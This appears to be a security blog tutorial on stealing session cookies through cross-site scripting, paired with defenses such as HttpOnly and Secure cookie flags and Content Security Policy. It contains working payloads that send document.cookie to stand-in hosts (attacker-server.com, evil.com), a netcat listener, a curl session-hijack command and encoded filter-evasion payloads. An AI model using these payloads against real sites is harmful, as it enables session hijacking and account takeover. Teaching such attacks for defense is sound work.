Listen to this Post

Introduction:
Cross-Site Scripting (XSS) remains one of the most prevalent web application vulnerabilities, consistently ranking in the OWASP Top 10. When an attacker exploits an XSS flaw to steal a user’s session cookie, the consequences extend far beyond a simple alert box—it enables full session hijacking, account takeover, and unauthorized access to sensitive data. This article provides a comprehensive technical demonstration of how XSS can be weaponized to capture session cookies, complete with step-by-step exploitation techniques, practical commands, and defensive countermeasures including HttpOnly flags, Content Security Policy (CSP), and secure cookie configurations.
Learning Objectives & Secrets:
- Objective 1: Master the three primary XSS attack vectors (Reflected, Stored, and DOM-based) and understand how each can be leveraged for cookie theft.
- Objective 2 (Secret Tip): Many security professionals stop at `alert()` PoCs—but the real impact is demonstrated by exfiltrating cookies using `fetch()` or `Image` objects, which silently transmit session data to attacker-controlled servers without user interaction.
- Objective 3 (Secret Tip): Even if a session cookie is marked HttpOnly, XSS can still be dangerous through CSRF token theft, keylogging, or fake login page injection—never assume HttpOnly is a complete solution.
You Should Know:
1. Understanding the XSS-to-Cookie-Hijacking Attack Chain
The attack follows a systematic flow: an attacker identifies an injection point, crafts a malicious payload, and lures a victim to execute it. When the victim’s browser runs the script, `document.cookie` is accessed (unless protected by HttpOnly) and exfiltrated to the attacker’s server.
Step-by-step guide explaining what this does and how to use it:
Step 1 – Identify the Vulnerability: Use automated scanners or manual testing to locate input fields that reflect or store user-supplied data without proper sanitization. Common injection points include search bars, comment sections, URL parameters, and form inputs.
Step 2 – Craft the Malicious Payload: A basic cookie-stealing payload uses the Fetch API:
<script>
fetch('https://attacker-server.com/steal?cookie=' + encodeURIComponent(document.cookie));
</script>
For stealthier exfiltration, use an `Image` object to avoid network tab detection:
<script>
new Image().src = 'https://attacker-server.com/log?c=' + btoa(document.cookie);
</script>
The `btoa()` function base64-encodes the cookie to bypass certain filters.
Step 3 – Set Up the Attacker Listener: On your controlled server, create a simple endpoint to capture incoming requests:
 Linux - Using netcat to listen for incoming cookie data
nc -lvnp 8080

Or use Python's HTTP server with logging
python3 -c "import http.server, socketserver;
socketserver.TCPServer(('0.0.0.0', 8080),
http.server.SimpleHTTPRequestHandler).serve_forever()"
Step 4 – Inject and Execute: Submit the payload through the vulnerable input. When a victim accesses the page, their browser sends the request to your listener.
Step 5 – Hijack the Session: Copy the stolen cookie value and use browser DevTools (Application → Cookies) or a tool like Cookie-Editor to replace your own session cookie. Alternatively, use curl:
curl -H "Cookie: PHPSESSID=stolen_cookie_value" https://target.com/admin
- Cookie Security Flags – The First Line of Defense
Proper cookie configuration is the most effective mitigation against XSS-based session theft. The HttpOnly flag prevents JavaScript from accessing document.cookie, while the Secure flag ensures cookies are only transmitted over HTTPS.
Step-by-step guide explaining what this does and how to use it:
Configure HttpOnly and Secure Flags – Apache (.htaccess or httpd.conf):
Header always edit Set-Cookie ^(.)$ $1;HttpOnly;Secure;SameSite=Strict
Configure HttpOnly and Secure Flags – Nginx:
add_header Set-Cookie "sessionid=$session_id; Path=/; HttpOnly; Secure; SameSite=Strict";
Configure HttpOnly and Secure Flags – Node.js (Express):
res.cookie('sessionid', token, {
httpOnly: true,
secure: true,
sameSite: 'strict',
maxAge: 3600000
});
Configure HttpOnly and Secure Flags – PHP:
setcookie('sessionid', $value, [
'expires' => time() + 3600,
'path' => '/',
'domain' => 'example.com',
'secure' => true,
'httponly' => true,
'samesite' => 'Strict'
]);
Verify Cookie Security Flags – Using Browser DevTools:
- Open Developer Tools (F12) → Application → Cookies
- Check the “HttpOnly” and “Secure” columns for your session cookie
- If either flag is missing, the cookie is vulnerable
Test HttpOnly Protection – Using JavaScript Console:
// If this returns the cookie value, HttpOnly is NOT set
console.log(document.cookie);
// If it returns an empty string or only non-HttpOnly cookies, protection works
- Content Security Policy (CSP) – Blocking Malicious Script Execution
CSP acts as a browser-enforced allowlist that prevents execution of unauthorized scripts, even if an attacker manages to inject them.
Step-by-step guide explaining what this does and how to use it:
Implement a Strict CSP Header:
Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-{random}'; object-src 'none'; base-uri 'self';
Generate and Use a Nonce – Server-side (Node.js):
const crypto = require('crypto');
const nonce = crypto.randomBytes(16).toString('base64');
res.setHeader('Content-Security-Policy',
<code>script-src 'self' 'nonce-${nonce}'</code>);
// Then include in HTML: <script nonce="${nonce}">...</script>
Generate and Use a Nonce – PHP:
$nonce = base64_encode(random_bytes(16));
header("Content-Security-Policy: script-src 'self' 'nonce-$nonce'");
// In HTML: <script nonce="<?php echo $nonce; ?>">...</script>
Test CSP Effectiveness:
 Use curl to check CSP headers
curl -I https://example.com | grep -i "content-security-policy"

Use browser DevTools Console to detect CSP violations
 Any blocked script will appear as a warning in the Console tab
4. XSS Payload Variations and Filter Evasion Techniques
Attackers continuously evolve payloads to bypass WAFs and input filters.
Common Evasion Techniques:
Obfuscation via Encoding:
<!-- URL-encoded payload -->
%3Cscript%3Efetch%28%27https%3A//evil.com%3Fc%3D%27%2Bdocument.cookie%29%3C/script%3E

<!-- Hexadecimal escape -->
<script>\x66\x65\x74\x63\x68('https://evil.com?c='+document.cookie)</script>